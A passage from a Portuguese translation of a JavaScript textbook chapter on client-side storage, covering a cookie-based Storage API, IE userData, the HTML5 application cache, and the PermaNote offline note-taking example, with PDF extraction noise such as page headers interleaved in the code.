// Reúne os nomes de cookie em um array

var keys = [];

for(var key in cookies) keys.push(key);

// Agora define as propriedades e métodos públicos da API Storage

// O número de cookies armazenados

this.length = keys.length;

*// Retorna o nome do n-ésimo cookie ou null, caso n esteja fora do
intervalo this.key = function(n) {*

if (n < 0 || n >= keys.length) return null;

return

keys[n];

};

// Retorna o valor do cookie nomeado ou null.

this.getItem = function(name) { return cookies[name] || null; };

// Armazena um valor

this.setItem = function(key, value) {

if (!(key in cookies)) {

// Se não existe nenhum cookie com esse nome

keys.push(key);

// Adiciona key no array de keys

this.length ++;

// E incrementa o comprimento

}

// Armazena esse par nome/valor no conjunto de cookies.

cookies[key] = value;

// Agora configura realmente o cookie.

// Primeiramente, codifica o valor e cria uma string nome = valor-codificado
var cookie = key + "=" + encodeURIComponent(value);

// Adiciona atributos de cookie nessa string

if (maxage) cookie += "; max-age=" + maxage;

if (path) cookie += "; path=" + path;

// Configura o cookie por meio da propriedade mágica document.cookie
document.cookie = cookie;

};

// Remove o cookie especificado

this.removeItem = function(key) {

if (!(key in cookies)) return; // Se ele não existe, não faz nada

Capítulo 20 Armazenamento no lado do cliente 585

// Exclui o cookie de nosso conjunto interno de cookies

delete

cookies[key];

// E remove a chave do array de nomes também.

// Isso seria mais fácil com o método de array ES5 indexOf().

for(var i = 0; i < keys.length; i++) {

// Itera por todas as chaves

if (keys[i] === key) {

// Quando encontrarmos a que queremos

lado do client

Ja

keys.splice(i,1);

// Removemos do array.

vaS

break;

cript do

}

}

e

this.length--;

// Decrementa o comprimento do cookie

// Por fim, exclui realmente o cookie, fornecendo a ele um valor vazio

// e uma data de expiração imediata.

document.cookie = key + "=; max-age=0";

};

// Remove todos os cookies

this.clear = function() {

// Itera pelas chaves, removendo os cookies

for(var i = 0; i < keys.length; i++)

document.cookie = keys[i] + "=; max-age=0";

// Redefine nosso estado interno

cookies = {};

keys = [];

this.length = 0;

};

}

20.3 Persistência de userData do IE

O IE5 e posteriores permitem armazenamento no lado do cliente anexando um “comportamento DHTML” patenteado em um elemento do documento. Isso pode ser feito com código como o seguinte:

var memory = document.createElement("div");

// Cria um elemento

```
memory.id = "_memory";
```

```
// Dá um nome a ele
```

```
memory.style.display = "none";
```

```
// Nunca o exibe
```

```
memory.style.comportamento = "url('#default#userData')";
```

```
// Anexa um comportamento mágico
```

```
document.body.appendChild(memory);
```

```
// Adiciona-o no documento
```

Uma vez que você adicione o comportamento “userData” em um elemento, esse elemento recebe novos métodos `load()` e `save()`. Chame `load()` para carregar dados armazenados. Você deve passar uma string para esse método – é como um nome de arquivo, identificando um lote de dados armazenados em especial. Quando dados são carregados, os pares nome/valor se tornam disponíveis como atributos do elemento e você pode consultá-los com `getAttribute()`. Para salvar dados novos, configure atributos com `setAttribute()` e, então, chame o método `save()`. Para excluir um valor, use `removeAttribute()` e `save()`. Aqui está um exemplo, usando o elemento `memory` inicializado anteriormente:

```
memory.load("myStoredData");
```

```
// Carrega um lote nomeado de dados salvos
```

```
var name = memory.getAttribute("username"); // Obtém dados
```



```
armazenados if (!name) {
```

```
// Se não foram definidos
```

```
586 Parte II JavaScript do lado do cliente name = prompt("What is your  
name?);
```

```
// Obtém entrada do usuário
```

```
memory.setAttribute("username", name);
```

```
// A configura como um atributo
```

```
memory.save("myStoredData");
```

```
// E a salva para a próxima vez
```

```
}
```

Por default, dados salvos com `userData` têm vida útil indefinida e duram até que sejam excluídos.

Mas você pode especificar uma data de expiração configurando a propriedade `expires`. Por exemplo, você poderia adicionar as linhas a seguir no código anterior, para especificar uma data de expiração de 100 dias no futuro:

```
var now = (new Date()).getTime();
```

```
// Agora, em milissegundos
```

```
var expires = now + 100 24 60 60 1000;
```

```
// 100 dias a partir de agora, em ms  
expires = new Date(expires).toUTCString();  
  
// Converte em uma string  
memory.expires = expires;
```

```
// Configura a expiração de userData
```

O escopo de `userData` do IE são os documentos do mesmo diretório do documento que o configura.

Esse é um escopo mais estreito do que os cookies, o que também torna os cookies disponíveis para documentos em subdiretórios do diretório original. O mecanismo `userData` não tem um equivalente para os atributos caminho e domínio de cookie para ampliar o escopo dos dados.

`userData` permite armazenar muito mais dados do que os cookies, mas muito menos do que `localStorage` e `sessionStorage`.

O Exemplo 20-3 implementa os métodos `getItem()`, `setItem()` e `removeItem()` da API Storage em cima de `userData` do IE. (Ele não implementa `key()` nem `clear()` porque `userData` não define uma maneira de iterar por todos os itens armazenados.)

Exemplo 20-3 Uma API Storage parcial, baseada em `userData` do IE

```
function UserDataStorage(maxage) {  
  
    // Cria um elemento de documento e instala nele o comportamento  
  
    // especial userData para que obtenha métodos save() e load().
```

```
var memory = document.createElement("div");  
  
// Cria um elemento
```

```
memory.style.display = "none";
```

```
// Nunca o exibe
```

```
memory.style.behavior = "url('#default#userData')"; // Anexa  
comportamento mágico document.body.appendChild(memory);
```

```
// Adiciona no documento
```

```
// Se maxage é especificado, expira userData em maxage segundos
```

```
if (maxage) {
```

```
var now = new Date().getTime();
```

```
// A hora atual
```

```
var expires = now + maxage * 1000;
```

```
// maxage segundos a partir de agora
```

```
memory.expires = new Date(expires).toUTCString();
```

```
}
```

```
// Inicializa memory carregando valores salvos.
```

```
// O argumento é arbitrário, mas também deve ser passado para save()
memory.load("UserDataStorage");
```

```
// Carrega os dados armazenados
```

```
this.getItem = function(key) {
```

```
// Recupera valores salvos de atributos
```

```
return memory.getAttribute(key) || null;
```

```
};
```

```
this.setItem = function(key, value) {
```

```
memory.setAttribute(key,value); // Armazena valores como atributos
memory.save("UserDataStorage"); // Salva o estado após qualquer
alteração
```

```
};
```

Capítulo 20 Armazenamento no lado do cliente 587

```
this.removeItem = function(key) {
```

```
memory.removeAttribute(key);
```

```
// Remove atributo de valor armazenado
```

```
memory.save("UserDataStorage"); // Salva o novo estado
```

```
};
```

```
}
```

Como o código do Exemplo 20-3 só funciona no IE, você poderia usar comentários condicionais do **lado do client**

Ja

IE para impedir que navegadores diferentes o carreguem:

vaScript do

```
<!--[if IE]>
```

```
<script src = "UserDataStorage.js"> </script> e
```

```
<![endif]-->
```

20.4 Armazenamento de aplicativo e aplicativos Web offline

HTML5 adiciona uma “cache de aplicativo” que os aplicativos Web podem usar para armazenarem a si mesmos de forma local no navegador do usuário. `localStorage` e `sessionStorage` armazenam dados de um aplicativo Web, mas a cache de aplicativo armazena o aplicativo em si – todos os arquivos (HTML, CSS, JavaScript, imagens, etc.) que o aplicativo precisa para executar. A cache de aplicativo é diferente da cache de navegador Web normal: ela não é apagada quando o usuário limpa a cache normal. E os aplicativos que ficam na cache não são apagados com base no LRU (usado menos recentemente), como poderia acontecer com uma cache de tamanho fixo normal. Os aplicativos não são armazenados na cache temporariamente: eles são instalados lá e permanecem ali até que eles mesmos se desinstalem ou o usuário os exclua. A cache de aplicativo não é uma cache real: um nome melhor seria “armazenamento de aplicativo”.

O motivo de instalar aplicativos Web de forma local é para garantir sua disponibilidade quando estiver offline (como quando se está em um avião ou quando um telefone celular não está recebendo sinal). Os aplicativos Web que funcionam enquanto estão offline se instalam sozinhos na cache de aplicativo, utilizam `localStorage` para armazenar seus dados e têm um mecanismo de sincronização para transferir dados armazenados para o servidor quando voltarem a estar online. Vamos ver um exemplo de aplicativo Web offline na Seção 20.4.3. Primeiramente, contudo, vamos ver como um aplicativo pode instalar a si mesmo na cache de aplicativo.

20.4.1 O manifesto de cache do aplicativo

Para instalar um aplicativo na cache de aplicativo, você precisa criar um manifesto: um arquivo listando todos os URLs exigidos pelo aplicativo. Então, basta vincular a página HTML principal de seu aplicativo ao manifesto, configurando o atributo manifest da tag <html>:

```
<!DOCTYPE HTML>
```

```
<html manifest = "myapp.appcache">
```

```
<head>... </head>
```

```
<body>... </body>
```

```
</html>
```

*Os arquivos de manifesto devem começar com a string “CACHE MANIFEST” como sua primeira linha. As linhas seguintes devem listar os URLs a serem colocados na cache, um URL por linha. Os URLs relativos são relativos ao URL do arquivo de manifesto. Linhas em branco são ignoradas. Linhas que começam com # são comentários e são ignoradas. Os comentários podem ter espaço antes **588** Parte II JavaScript do lado do cliente deles, mas não podem vir após qualquer caractere que não seja espaço na mesma linha. Aqui está um arquivo de manifesto simples:*

CACHE MANIFEST

A linha anterior identifica o tipo de arquivo. Esta linha é um comentário

As linhas a seguir especificam os recursos que o aplicativo precisa para executar myapp.html

myapp.js

myapp.css

images/background.png

Tipo MIME do manifesto de cache

Por convenção, os arquivos de manifesto de cache de aplicativo recebem a extensão .appcache. Contudo, isso é apenas uma convenção e, para identificar o tipo de arquivo, o servidor Web deve ter um manifesto com tipo MIME “text/cache-manifest”. Se o servidor configurar o cabeçalho Content-Type do manifesto com qualquer outro tipo MIME, seu aplicativo não vai ser colocado na cache. Talvez você tenha que configurar seu servidor Web para usar esse tipo MIME, por exemplo, criando um arquivo Apache .htaccess no diretório de aplicativos Web.

O arquivo de manifesto serve como identidade do aplicativo que está na cache. Se um aplicativo Web tem mais de uma página (mais de um arquivo HTML a que o usuário pode se vincular), cada uma dessas páginas deve usar o atributo <html manifest= > para se vincular ao arquivo de manifesto.

O fato de todas essas páginas se vincularem ao mesmo arquivo de manifesto torna claro que todas devem ser colocadas na cache juntas, como parte do mesmo aplicativo Web. Se existem apenas algumas páginas HTML no aplicativo, a convenção é listá-las explicitamente no arquivo de manifesto.

Mas isso não é obrigatório: qualquer arquivo vinculado ao arquivo de manifesto será considerado parte do aplicativo Web e será colocado na cache junto com ele.

Um manifesto simples como o que foi mostrado anteriormente deve listar todos os recursos exigidos pelo aplicativo Web. Uma vez que um aplicativo Web for baixado pela primeira vez e colocado na cache, qualquer carregamento subsequente será feito a partir da cache. Quando um aplicativo é carregado a partir da cache, qualquer recurso que exija deve

estar listado no manifesto. Recursos não listados não serão carregados. Essa política simula o estado offline. Se um aplicativo simples colocado na cache pode ser executado a partir de lá, também pode ser executado enquanto o navegador está offline. Em geral, os aplicativos Web mais complicados não podem colocar na cache todos os recursos que exigem. Eles ainda podem usar a cache de aplicativo se tiverem um manifesto mais complexo.

20.4.1.1 Manifestos complexos

Quando um aplicativo for carregado a partir da cache de aplicativo, somente os recursos listados em seu arquivo de manifesto serão carregados. O exemplo de arquivo de manifesto mostrado anteriormente lista os recursos um URL por vez. Na verdade, os arquivos de manifesto têm uma sintaxe

Capítulo 20 Armazenamento no lado do cliente 589

mais complicada do que esse exemplo mostra e existem duas outras maneiras de listar recursos em um arquivo de manifesto. Linhas especiais de cabeçalho de seção são usadas para identificar o tipo de entrada de manifesto que vem após o cabeçalho. Entradas de cache simples como aquelas mostradas anteriormente ficam em uma seção “CACHE:”, que é a seção padrão. As outras duas seções começam com os cabeçalhos “NETWORK:” e “FALLBACK:”. (Um manifesto pode ter qualquer número de seções e alternar entre elas conforme for necessário.) **lado do client JavaS**

A seção “NETWORK:” especifica URLs que nunca devem ser colocados na cache e sempre devem **cript do**

ser recuperados da rede. Você poderia listar scripts do lado do servidor aqui, por exemplo. Os URLs e

em uma seção “NETWORK:” são na verdade prefixos de URL. Um recurso cujo URL comece com qualquer um desses prefixos será carregado da rede. Se o navegador estiver offline, essa tentativa vai falhar, evidentemente. A seção “NETWORK:” permite um curinga URL “*”. Se você usar esse curinga, o navegador vai tentar carregar da rede qualquer recurso não mencionado no manifesto.

Isso anula efetivamente a regra que diz que os aplicativos colocados na cache devem listar todos os seus recursos no manifesto.

As entradas de manifesto na seção “FALLBACK:” incluem dois URLs em cada linha. O segundo URL é carregado e armazenado na cache. O

primeiro URL é um prefixo. Os URLs correspondentes a esse prefixo não serão colocados na cache, mas vão ser carregados da rede, quando possível. Se a tentativa de carregar um URL assim falha, o recurso especificado pelo segundo URL colocado na cache será usado em seu lugar. Imagine um aplicativo Web contendo vários tutoriais em vídeo. Como esses vídeos são muito grandes, não são adequados para colocar na cache de forma local. Para uso offline, um arquivo de manifesto poderia recorrer, em vez disso, a um arquivo de ajuda baseado em texto.

Aqui está um manifesto de cache mais complicado:

CACHE MANIFEST

CACHE:

myapp.html

myapp.css

myapp.js

FALLBACK:

videos/offline_help.html

NETWORK:

cgi/

20.4.2 Atualizações de cache

Quando um aplicativo Web colocado na cache é carregado, todos os seus arquivos vêm diretamente da cache. Se o navegador estiver online, também vai verificar de forma assíncrona se o arquivo de manifesto mudou. Se tiver mudado, o novo arquivo de manifesto e todos os arquivos a que ele faz referência são baixados e reinstalados na cache de aplicativo. Note que o navegador não verifica se algum dos arquivos da cache mudou – somente o manifesto. Se você modifica um arquivo JavaScript colocado na cache, por exemplo, e quer fazer com que os sites que colocaram seu aplicativo Web na cache a atualizem, deve atualizar o manifesto. Como a lista de arquivos exigidos por seu aplicativo não mudou, o modo mais fácil de fazer isso é atualizando um número de versão: **590** Parte II JavaScript do lado do cliente CACHE MANIFEST

```
# MyApp versão 1 (altere este número para fazer os navegadores  
baixarem os arquivos
```

```
# novamente)
```

```
MyApp.html
```

```
MyApp.js
```

Da mesma forma, se quiser que um aplicativo Web se desinstale sozinho da cache de aplicativo, você deve excluir o arquivo de manifesto no servidor para que pedidos feitos a ele retornem um erro HTTP 404 Not Found e deve modificar seu arquivo (ou arquivos) HTML para que não esteja mais

vinculado ao manifesto.

Note que o navegador verifica o manifesto e atualiza a cache de forma assíncrona, após (ou enquanto) carregar a cópia de um aplicativo que está na cache. Para aplicativos Web simples, isso significa que, depois de você atualizar o manifesto, o usuário deve carregar o aplicativo duas vezes antes de ver a nova versão: a primeira carrega a versão antiga da cache e, em seguida, atualiza a cache. Então, a segunda carrega a nova versão da cache.

O navegador dispara vários eventos durante o processo de atualização da cache e você pode registrar rotinas de tratamento para monitorar o processo e fornecer feedback para o usuário. Por exemplo:

```
applicationCache.onupdateready = function() {
```

```
var reload = confirm("A new version of this application is available\n" +
```

```
"and will be used the next time you reload.\n" +
```

```
"Do you want to reload now?");
```

```
if (reload) location.reload();
```

```
}
```

Note que essa rotina de tratamento de evento é registrada no objeto ApplicationCache que é o valor da propriedade applicationCache do objeto

Window. Os navegadores que suportam uma cache de aplicativo vão definir essa propriedade. Além do evento `updateready` mostrado anteriormente, existem sete outros eventos de cache de aplicativo que podem ser monitorados. O Exemplo 20-4 mostra rotinas de tratamento simples que exibem mensagens para o usuário informando sobre o andamento da atualização da cache e sobre o status atual da cache.

Exemplo 20-4 Tratando de eventos da cache de aplicativo

```
// Todas as rotinas de tratamento de evento a seguir utilizam esta função  
para exibir
```

```
// mensagens de status.
```

```
// Como todas as rotinas de tratamento exibem mensagens de status dessa  
maneira, elas
```

```
// retornam false
```

```
// para cancelar o evento e impedir que o navegador exiba seu próprio  
status.
```

```
function status(msg) {
```

```
// Exibe a mensagem no elemento do documento com identificação  
"statusline"
```

```
document.getElementById("statusline").innerHTML = msg;  
console.log(msg);
```

```
// E também na console de depuração
```

```
}
```

```
// Sempre que o aplicativo é carregado, ele verifica seu arquivo de  
manifesto.
```

```
// O evento checking é sempre disparado primeiro, quando esse processo  
começa.
```

```
window.applicationCache.onchecking = function() {
```

```
status("Checking for a new version.");
```

return

false;

};

// Se o arquivo de manifesto não mudou e o aplicativo já está na cache,

Capítulo 20 Armazenamento no lado do cliente **591**

// o evento nouupdate é disparado e o processo termina.

window.applicationCache.onnoupdate = function() {

status("This version is up-to-date.")

return

false;

};

// Se o aplicativo ainda não está na cache ou se o manifesto mudou, lado do client

Ja

// o navegador baixa e coloca na cache tudo que estiver listado no manifesto.

vaS

// O evento downloading sinaliza o início desse processo de download.

cript do

window.applicationCache.ondownloading = function() {

status("Downloading new version");

e

window.progresscount = 0; // Usado na rotina de tratamento de progress a seguir return

false;

};

// Os eventos progress são disparados periodicamente durante o processo de download,

// normalmente uma vez para cada arquivo baixado.

window.applicationCache.onprogress = function(e) {

// O objeto evento deve ser um evento progress (como aqueles usados pela

XHR2)

// que nos permita calcular uma porcentagem de conclusão, mas se não for,

// mantemos a contagem de quantas vezes fomos chamados.

var progress = "";

if (e && e.lengthComputable) // Evento progress: calcula a porcentagem
*progress = " " + Math.round(100*e.loaded/e.total) + "%"*

else

// Caso contrário, relata o nº de vezes que foi chamado

progress = "(" + ++progresscount + ")"

status("Downloading new version" + progress);

return

false;

};

// Na primeira vez que um aplicativo é baixado na cache, o navegador

// dispara o evento cached quando o download tiver terminado.

window.applicationCache.oncached = function() {

status("This application is now cached locally");

return

false;

};

// Quando um aplicativo que já está na cache é atualizado e o download está concluído,

// o navegador dispara "updateready". Note que o usuário ainda vai ver

// a versão antiga do aplicativo quando este evento chegar.

window.applicationCache.onupdateready = function() {

status("A new version has been downloaded. Reload to run it"); return

false;

};

// Se o navegador está offline e o manifesto não pode ser verificado, um evento "error"

// é disparado. Isso também acontece se um aplicativo que não está na cache faz

// referência a um arquivo de manifesto que não existe

window.applicationCache.onerror = function() {

status("Couldn't load manifest or cache application"); return

false;

};

// Se um aplicativo colocado na cache faz referência a um arquivo de manifesto que não

// existe, um evento obsoleto é disparado e o aplicativo é removido da cache.

// Os carregamentos subsequentes são feitos a partir da rede, em vez da cache.

```
window.applicationCache.onobsolete = function() {  
  
    status("This application is no longer cached. " +  
  
    "Reload to get the latest version from the network."); return  
    false;  
  
};
```

Sempre que um arquivo HTML com um atributo manifest é carregado, o navegador dispara um evento checking e carrega o arquivo de manifesto da rede. Os eventos que seguem o evento checking são diferentes em diferentes situações:

Não há atualização disponível

Se o aplicativo já está na cache e o arquivo de manifesto não mudou, o navegador dispara um evento noupdate.

Atualização disponível

Se um aplicativo está na cache e seu arquivo de manifesto mudou, o navegador dispara um evento downloading e começa a baixar e a colocar na cache todos os arquivos listados no manifesto. À medida que esse download ocorre, ele dispara eventos progress. E quando o download termina, ele dispara um evento updateready.

Primeiro carregamento de um novo aplicativo

Se o aplicativo ainda não está na cache, eventos downloading e progress são disparados, como acontece no caso da atualização da cache anterior. Contudo, quando esse download inicial termina, o navegador dispara um evento cached, em vez de um evento updateready.

O navegador está offline

Se o navegador está offline, ele não pode verificar o manifesto e dispara um evento error.

Isso também acontece quando um aplicativo que ainda não está na cache faz referência a um arquivo de manifesto que não existe.

Manifesto não encontrado

Se o navegador está online e o aplicativo já está na cache, mas o arquivo de manifesto retorna o erro 404 Not Found, ele dispara um evento obsolete e remove o aplicativo da cache.

Note que todos esses eventos podem ser cancelados. As rotinas de tratamento no Exemplo 20-4

retornam false para cancelar a ação padrão associada aos eventos. Isso evita que os navegadores exibam suas próprias mensagens de status da cache. (Quando este livro estava sendo escrito, os navegadores não exibiam tais mensagens.)

Como uma alternativa às rotinas de tratamento de evento, um aplicativo também pode usar a propriedade `applicationCache.status` para determinar o status da cache. Existem seis valores possíveis para essa propriedade:

`ApplicationCache.UNCACHED` (0)

Esse aplicativo não tem um atributo manifest: ele não está na cache.

`ApplicationCache.IDLE` (1)

O manifesto foi verificado e esse aplicativo está na cache e atualizado.

Capítulo 20 Armazenamento no lado do cliente 593

`ApplicationCache.CHECKING` (2)

O navegador está verificando o arquivo de manifesto.

`ApplicationCache.DOWNLOADING` (3)

O navegador está baixando e colocando na cache os arquivos listados no manifesto.

lado do client

Jav

aScript do

Uma nova versão do aplicativo foi baixada e colocada na cache.

e

ApplicationCache.OBSOLETE (5)

O manifesto não existe mais e a cache será excluída.

O objeto ApplicationCache também define dois métodos. update() chama explicitamente o algoritmo de atualização de cache para procurar uma nova versão do aplicativo. Isso faz o navegador passar pela mesma verificação de manifesto (e disparar os mesmos eventos) que faz quando um aplicativo é carregado pela primeira vez.

O método swapCache() é mais complicado. Lembre-se de que, quando o navegador baixa e coloca na cache uma versão atualizada de um aplicativo, o usuário ainda está executando a versão desatualizada. Se o usuário recarregar o aplicativo, verá a nova versão. Mas se o usuário não recarregar, a versão antiga ainda deve executar corretamente. E observe que a versão antiga ainda pode estar carregando recursos da cache: pode estar usando XMLHttpRequest para solicitar arquivos, por exemplo, e esses pedidos devem ser atendidos pelos arquivos da versão antiga da cache. Portanto, o navegador geralmente deve manter a versão antiga da cache até que o usuário recarregue o aplicativo.

O método swapCache() diz ao navegador que pode descartar a cache antiga e atender a qualquer pedido futuro a partir da nova cache. Note que isso não recarrega o aplicativo: arquivos HTML, imagens, scripts, etc., que já foram carregados, não são alterados. Mas qualquer pedido futuro vai ser proveniente da nova versão da cache. Isso pode causar problemas de assimetria de versão e geralmente não é uma boa ideia, a não ser que seu aplicativo seja cuidadosamente projetado para permitir isso.

Imagine, por exemplo, um aplicativo que não faz nada além de exibir uma tela de abertura de algum tipo, enquanto o navegador está verificando o manifesto. Quando ele vê o evento noupdate, vai em frente e carrega a página inicial do aplicativo. Se vê um evento downloading, ele exibe o feedback de andamento apropriado, enquanto a cache é atualizada. E quando recebe um evento updateready, ele chama swapCache() e, em seguida, carrega a página inicial atualizada da versão mais recente da cache.

Note que só faz sentido chamar `swapCache()` quando a propriedade `status` tem o valor `ApplicationCache.UPDATEREADY` ou `ApplicationCache.OBSOLETE`. (Chamar `swapCache()` quando `status` é `OBSOLETE`

descarta a cache obsoleta imediatamente e atende a todos os futuros pedidos por meio da rede.) Se você chamar `swapCache()` quando `status` tiver qualquer outro valor, vai disparar uma exceção.

20.4.3 Aplicativos Web offline

Um aplicativo Web offline é aquele que instala a si mesmo na cache de aplicativo para que esteja sempre disponível, mesmo quando o navegador estiver offline. Para os casos mais simples – coisas como relógios e geradores de fractal – isso é tudo que um aplicativo Web precisa para se tornar um aplicativo offline. Mas a maioria dos aplicativos Web também precisa carregar dados no servidor: mesmo aplicativos de jogos simples talvez queiram carregar a pontuação do usuário no servidor.

594 Parte II JavaScript do lado do cliente Os aplicativos que precisam carregar dados em um servidor podem ser aplicativos Web offline se usarem `localStorage` para armazenar dados e então carregarem esses dados quando uma conexão de Internet estiver disponível. A sincronização de dados entre o armazenamento local e o servidor pode ser a parte mais difícil da conversão de um aplicativo Web para uso offline, especialmente quando o usuário pode acessar os dados a partir de mais de um dispositivo.

Para funcionar offline, um aplicativo Web precisa saber se está offline ou online e quando o estado da conexão de Internet muda. Para verificar se o navegador está online, um aplicativo Web pode usar a propriedade `navigator.onLine`. E para detectar mudanças no estado da conexão, ele pode registrar rotinas de tratamento para eventos online e offline no objeto `Window`.

Este capítulo termina com um aplicativo Web offline simples que demonstra essas técnicas. O aplicativo se chama `PermaNote` – é um aplicativo de anotação simples que salva o texto do usuário em `localStorage` e o carrega no servidor quando uma conexão de Internet está disponível. O aplicativo `PermaNote` permite que o usuário edite apenas uma anotação e ignora questões de autorização e autenticação – ele presume que o servidor tem algum modo de distinguir um usuário de outro, mas não inclui qualquer tipo de tela de login. A implementação de `PermaNote` consiste em três arquivos. O Exemplo 20-5 é o manifesto da cache. Ele lista os outros dois arquivos e especifica que o URL “note” não

deve ser colocado na cache: esse é o URL que usamos para ler e gravar a anotação no servidor.

Exemplo 20-5 `permanote.appcache`

CACHE MANIFEST

PermaNote v8

permanote.html

permanote.js

NETWORK:

note

O Exemplo 20-6 é o segundo arquivo de PermaNote: trata-se de um arquivo HTML que define uma interface com o usuário para um editor muito simples. Ela exibe um elemento `<textarea>` com uma fileira de botões na parte superior e uma linha de status para mensagens ao longo da parte inferior. Observe que a tag `<html>` tem um atributo `manifest`.

Exemplo 20-6 *permanote.html*

```
<!DOCTYPE HTML>
```

```
<html manifest = "permanote.appcache">
```

```
<head>
```

```
<title>PermaNote
```

```
Editor</title>
```

```
<script
```

```
src = "permanote.js"> </script>
```

```
<style>
```

```
#editor { width: 100%; height: 250px; }
```

```
#statusline { width: 100%; }
```

```
</style>
```

1 Esse exemplo foi livremente inspirado no Halfnote, de Aaron Boodman. O Halfnote foi um dos primeiros aplicativos Web offline.

```
</head>
```

```
<body>
```

```
<div id="toolbar">
```

```
<button id="savebutton" onclick="save()"> Save </button>
```

```
<button onclick="sync()"> Sync Note </button>
```

```
<button onclick="applicationCache.update()"> Update Application </button>
```

```
</div>
```

lado do client

Jav

```
<textarea id="editor"> </textarea>
```

aScript do

```
<div id="statusline"> </div>
```

```
</body>
```

```
</html>
```

e

Por fim, o Exemplo 20-7 lista o código JavaScript que faz o aplicativo Web PermaNote funcionar.

Ele define uma função `status()` para exibir mensagens na linha de status, uma função `save()` para salvar a versão atual da anotação no servidor e uma função `sync()` para garantir que a cópia do servidor e a cópia local estejam sincronizadas. As funções `save()` e `sync()` utilizam técnicas de scripts HTTP do Capítulo 18. (Curiosamente, a função `save()` usa o método HTTP “PUT”, em vez do método POST, muito mais comum.) Além

dessas três funções básicas, o Exemplo 20-7 define rotinas de tratamento de evento. Para manter a cópia local e a cópia do servidor da anotação sincronizadas, o aplicativo exige muitas rotinas de tratamento de evento:

onload

Tenta sincronizar com o servidor, no caso de haver uma versão mais recente da anotação lá e, quando a sincronização está concluída, habilita a janela do editor.

As funções `save()` e `sync()` fazem requisições HTTP e registram uma rotina de tratamento de `onload` no objeto `XMLHttpRequest` para serem notificadas quando o upload ou download estiver concluído.

onbeforeunload

Salva a versão atual da anotação no servidor, caso não tenha sido carregada.

oninput

Quando o texto em `<textarea>` muda, salva-o em `localStorage` e inicia um timer. Se o usuário para de editar por 5 segundos, salva a anotação no servidor.

onoffline

Quando o navegador fica offline, exibe uma mensagem na linha de status.

ononline

Quando o navegador volta a ficar online, sincroniza com o servidor, procurando uma versão mais recente e salvando a versão atual.

*onupdate*ready

Se uma nova versão do aplicativo colocado na cache está pronta, exibe uma mensagem na linha de status para permitir que o usuário saiba disso.

596 *Parte II JavaScript do lado do cliente onnoupdate*

Se a cache de aplicativo não mudou, permite que o usuário saiba que está executando a versão atual.

Com essa visão geral da lógica dirigida por eventos de PermaNote, aqui está o Exemplo 20-7.

Exemplo 20-7 *permanote.js*

// Algumas variáveis que precisaremos

var editor, statusline, savebutton, idletimer;

// A primeira vez que o aplicativo carrega

window.onload = function() {

// Inicializa o armazenamento local se essa é a primeira vez

*if (localStorage.note == null) localStorage.note = ""; if
(localStorage.lastModified == null) localStorage.lastModified = 0; if
(localStorage.lastSaved == null) localStorage.lastSaved = 0;*

*// Localiza os elementos que são a interface com o usuário do editor.
Inicializa*

// variáveis globais.

editor = document.getElementById("editor");

```
statusline = document.getElementById("statusline");
```

```
savebutton = document.getElementById("savebutton");
```

```
editor.value = localStorage.note; // Inicializa o editor com anotação salva  
editor.disabled = true;
```

```
// Mas não permite editar até que sincronizemos
```

```
// Quando há entrada em textarea
```

```
editor.addEventListener("input",
```

function

(e)

{

// Salva o novo valor em localStorage

localStorage.note

=

editor.value;

localStorage.lastModified

=

Date.now();

// Zera o timer de ociosidade

```
if
```

```
(idletimer)
```

```
clearTimeout(idletimer);
```

```
idletimer = setTimeout(save, 5000);
```

```
// Habilita o botão salvar
```

```
savebutton.disabled
```

```
=
```

```
false;
```

```
},
```

```
false);
```

```
// Sempre que o aplicativo é carregado, tenta sincronizar com o servidor  
sync();
```

```
};
```

```
// Salva no servidor antes de sair da página
```

```
window.onbeforeunload = function() {
```

```
if (localStorage.lastModified > localStorage.lastSaved)
```

```
save();
```

```
};
```

```
// Se ficamos offline, permite que o usuário saiba
```

```
window.onoffline = function() { status("Offline"); }
```

```
// Quando voltamos a estar online novamente, sincroniza.
```

```
window.ononline = function() { sync(); };
```

Capítulo 20 Armazenamento no lado do cliente 597

```
// Notifica o usuário se existir uma nova versão desse aplicativo  
disponível.
```

```
// Também poderíamos forçar uma recarga aqui, com location.reload()  
window.applicationCache.onupdateready = function() {
```

```
status("A new version of this application is available. Reload to run it");
```

```
};
```

```
// Além disso, permite que o usuário saiba que não há uma nova versão  
disponível.
```

lado do cliente

Ja

```
window.applicationCache.onnoupdate = function() {
```

vaS

```
status("You are running the latest version of the application."); cript do  
};
```

e

```
// Uma função para exibir uma mensagem de status na linha de status  
function status(msg) { statusline.innerHTML = msg; }
```

```
// Carrega o texto da anotação no servidor (se estivermos online).
```

```
// Será chamado automaticamente após 5 segundos de inatividade,  
quando
```

```
// a anotação for modificada.
```

```
function save() {
```

```
if (idletimer) clearTimeout(idletimer);
```

```
idletimer = null;
```

```
if (navigator.onLine) {
```

```
var xhr = new XMLHttpRequest();
```

```
xhr.open("PUT",
```

```
"/note");
```

```
xhr.send(editor.value);
```

```
xhr.onload = function() {
```

```
localStorage.lastSaved = Date.now();
```

```
savebutton.disabled = true;
```

```
};
```

```
}
```

```
}
```

```
// Procura uma nova versão da anotação no servidor. Se não for encontrada
```

```
// uma versão mais recente, salva a versão atual no servidor.
```

```
function sync() {
```

```
if (navigator.onLine) {
```

```
var xhr = new XMLHttpRequest();
```

```
xhr.open("GET",
```

```
"/note");
```

```
xhr.send();
```

```
xhr.onload = function() {
```



```
var remoteModTime = 0;
```

```
if (xhr.status == 200) {
```

```
var remoteModTime = xhr.getResponseHeader("Last-Modified");  
remoteModTime = new Date(remoteModTime).getTime();
```

```
}
```

```
if (remoteModTime > localStorage.lastModified) {
```

```
status("Newer note found on server.");
```

var

use it

=

confirm("There is a newer version of the note\n" +

"on the server. Click Ok to use that version\n" +

"or click Cancel to continue editing this\n" +

"version and overwrite the server");

var now = Date.now();

if

(useit)

{

editor.value = localStorage.note = xhr.responseText;

598 *Parte II JavaScript do lado do cliente localStorage.lastSaved*

=

now;

status("Newest

version

downloaded.");

}

else

status("Ignoring newer version of the note.");

localStorage.lastModified

=

now;

}

else

*status("You are editing the current version of the note."); if
(localStorage.lastModified > localStorage.lastSaved) {*

save();

}

editor.disabled = false;

// Habilita o editor novamente

editor.focus();

// E coloca o cursor nele

}

}

else { // Se estamos offline, não podemos sincronizar

status("Can't sync while offline");

editor.disabled = false;

editor.focus();

}

}

Capítulo 21

Mídia e gráficos em scripts

Este capítulo descreve como usar JavaScript para manipular imagens, controlar fluxos de áudio e ví-

